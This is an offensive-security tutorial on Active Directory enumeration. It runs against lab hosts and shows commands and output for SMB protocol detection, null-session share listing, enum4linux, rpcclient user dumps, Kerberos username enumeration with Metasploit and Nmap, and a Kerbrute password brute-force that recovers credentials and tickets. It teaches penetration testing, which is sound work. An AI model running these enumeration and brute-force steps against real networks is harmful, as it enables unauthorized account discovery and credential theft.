


# Active Directory Enumeration

## What is Active Directory

Active Directory is a directory service created by Microsoft that centralizes the management of users, computers and other objects within a network.

Active Directory (AD) is a database and set of services that connect users with the network resources they need to get their work done.



The database (or directory) contains critical information about your environment, including what users and computers there are and who's allowed to do what. For example, the database might list 100 user accounts with details like each person's job title, phone number and password. It will also record their permissions.

# What is Active Directory Enumeration

Enumeration is the process of extracting information from the Active Directory like enumerating the users, groups, some interesting fields and resources

## Ports to identify and Attack

- 139 and 445 – SMB
- 88 – Kerberos
- 389 – Ldap
- 636 – Ldap -SSL

We will see this all-in practical's

## SMB Protocol Detection

- Tool used Nmap NSE script
- Command: Nmap --script smb-protocols <IP> -p 445

```
# nmap --script smb-protocols,smb-security-mode 192.168.1.105 -p 445
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-19 10:17 EDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:DB:2D:A8 (VMware)

Host script results:
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

## Null Login

A null session occurs when you log in to a system with no username or password. NetBIOS null sessions are a vulnerability found in the Common Internet File System (CIFS) or SMB, depending on the operating system. Note: Microsoft Windows uses SMB, and Unix/Linux systems use CIFS.

- Tool Used: Smbclient and Smbmap
- Commands: `smbclient -L ///10.2.19.10///`
- `smbmap -H 10.2.19.10`

What is an SMB client? An SMB client is the device that accesses resources on an SMB server. For example, within a corporate network, the user PCs that access a shared drive are SMB clients.

```
root@ip-10-10-236-175:~# smbclient -L ///10.10.210.213///
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful

      Sharename      Type      Comment
      .....
smbcli_req_writev_submit: called for dialect[SMB3_11] server[10.10.210.213]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.210.213 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@ip-10-10-236-175:~#
```

SMBMap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality, file name auto-download pattern matching, and even execute remote commands.

## Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe formerly available from [www.bindview.com](http://www.bindview.com).

It is written in PERL and is basically a wrapper around the Samba tools smbclient, rpcclient, net and nmblookup. The samba package is therefore a dependency.

```
root@ip-10-10-236-175:~# enum4linux -a 10.10.210.213
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 19 15:41:43 2022

=====
| Target Information |
=====
Target ..... 10.10.210.213
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.210.213 |
=====
[+] Got domain/workgroup name: THM-AD

=====
| Nbtstat Information for 10.10.210.213 |
=====
Looking up status of 10.10.210.213
ATTACKTIVEDIREC <00> - B <ACTIVE> Workstation Service
THM-AD <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
THM-AD <1c> - <GROUP> B <ACTIVE> Domain Controllers
THM-AD <1b> - B <ACTIVE> Domain Master Browser
ATTACKTIVEDIREC <20> - B <ACTIVE> File Server Service
```

## User enumeration using Rpcclient

What is Rpcclient used for?

Rpcclient is a utility initially developed to test MS-RPC functionality in Samba itself. It has undergone several stages of development and stability. Many system administrators have now written scripts around it to manage Windows NT clients from their UNIX workstation.

To enumerate a particular user from rpcclient, the query user command must be used. When provided the username, it extracts information such as the

username, Full name, Home Drive, Profile Path, Description, Logon Time, Logoff Time, Password set time, Password Change Frequency, RID, Groups, etc.

```
(root@kali)-[~]  
# rpcclient -U "" 192.168.1.105  
Password for [WORKGROUP\]:  
rpcclient $> querydomaininfo  
Domain: WORKGROUP  
Server: METASPLOITABLE  
Comment: metasploitable server (Samba 3.0.20-Debian)  
Total Users: 35  
Total Groups: 0  
Total Aliases: 0  
Sequence No: 1666190944  
Force Logoff: -1  
Domain Server State: 0x1  
Server Role: ROLE_DOMAIN_PDC  
Unknown 3: 0x1  
rpcclient $> █
```

```
rpcclient $> enumdomusers  
user:[games] rid:[0x3f2]  
user:[nobody] rid:[0x1f5]  
user:[bind] rid:[0x4ba]  
user:[proxy] rid:[0x402]  
user:[syslog] rid:[0x4b4]  
user:[user] rid:[0xbba]  
user:[www-data] rid:[0x42a]  
user:[root] rid:[0x3e8]  
user:[news] rid:[0x3fa]  
user:[postgres] rid:[0x4c0]  
user:[bin] rid:[0x3ec]  
user:[mail] rid:[0x3f8]  
user:[distccd] rid:[0x4c6]  
user:[proftpd] rid:[0x4ca]  
user:[dhcp] rid:[0x4b2]  
user:[daemon] rid:[0x3ea]  
user:[sshd] rid:[0x4b8]  
user:[man] rid:[0x3f4]  
user:[lp] rid:[0x3f6]  
user:[mysql] rid:[0x4c2]  
user:[gnats] rid:[0x43a]  
user:[libuuid] rid:[0x4b0]  
user:[backup] rid:[0x42c]  
user:[msfadmin] rid:[0xbb8]
```



## Attacking Port 88 Kerberos

Kerberos is a protocol for authenticating service requests between trusted hosts across an untrusted network, such as the internet. Kerberos support is built in to all major computer operating systems, including Microsoft Windows, Apple macOS, FreeBSD and Linux.

```
msf5 > use auxiliary/gather/kerberos_enumusers
msf5 auxiliary(gather/kerberos_enumusers) > set rhosts 192.168.1.105
msf5 auxiliary(gather/kerberos_enumusers) > set User_File /root/user.txt
msf5 auxiliary(gather/kerberos_enumusers) > set Domain ignite.local
msf5 auxiliary(gather/kerberos_enumusers) > exploit
```

```
msf5 > use auxiliary/gather/kerberos_enumusers
msf5 auxiliary(gather/kerberos_enumusers) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(gather/kerberos_enumusers) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf5 auxiliary(gather/kerberos_enumusers) > set DOMAIN ignite.local
DOMAIN => ignite.local
msf5 auxiliary(gather/kerberos_enumusers) > exploit
[*] Running module against 192.168.1.105

[*] Validating options ...
[*] Using domain: IGNITE.LOCAL ...
[*] 192.168.1.105:88 - Testing User: "yashika" ...
[*] 192.168.1.105:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.1.105:88 - User: "yashika" is present
[*] 192.168.1.105:88 - Testing User: "raj" ...
[*] 192.168.1.105:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
[*] 192.168.1.105:88 - User: "raj" does not exist
[*] 192.168.1.105:88 - Testing User: "geet" ...
[*] 192.168.1.105:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.1.105:88 - User: "geet" is present
[*] 192.168.1.105:88 - Testing User: "aarti" ...
[*] 192.168.1.105:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.1.105:88 - User: "aarti" is present
[*] Auxiliary module execution completed
```

## Nmap –script krb5-enum-users

```
root@kali:~# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='ignite.local',userdb=/root/user.txt 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 12:46 EDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
|_         |
|_         |_ krb5-enum-users:
|_         |_   Discovered Kerberos principals
|_         |_   aarti@ignite.local
|_         |_   geet@ignite.local
|_         |_   yashika@ignite.local
|_         |_
MAC Address: 00:0C:29:1F:07:D8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

# Kerbrute

A tool to quickly brute force and enumerate valid Active Directory accounts through Kerberos Pre-Authentication. Grab the latest binaries from the releases page to get started.

Kerbrute is python to brute force Kerberos credentials.

The tools can be installed from Github.

```
root@kali:~/kerbrute# python kerbrute.py -dc-ip 192.168.1.105 -domain ignite.local -users /root/user.txt -passwords /root/pass.txt -outputfile ignite.txt
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Valid user => yashika
[*] Valid user => geet
[*] Valid user => aarti
[*] Stupendous => yashika:Password@1
[*] Saved TGT in yashika.ccache
[*] Stupendous => geet:Password@1
[*] Saved TGT in geet.ccache
[*] Stupendous => aarti:Password@1
[*] Saved TGT in aarti.ccache
[*] Saved discovered passwords in ignite.txt
```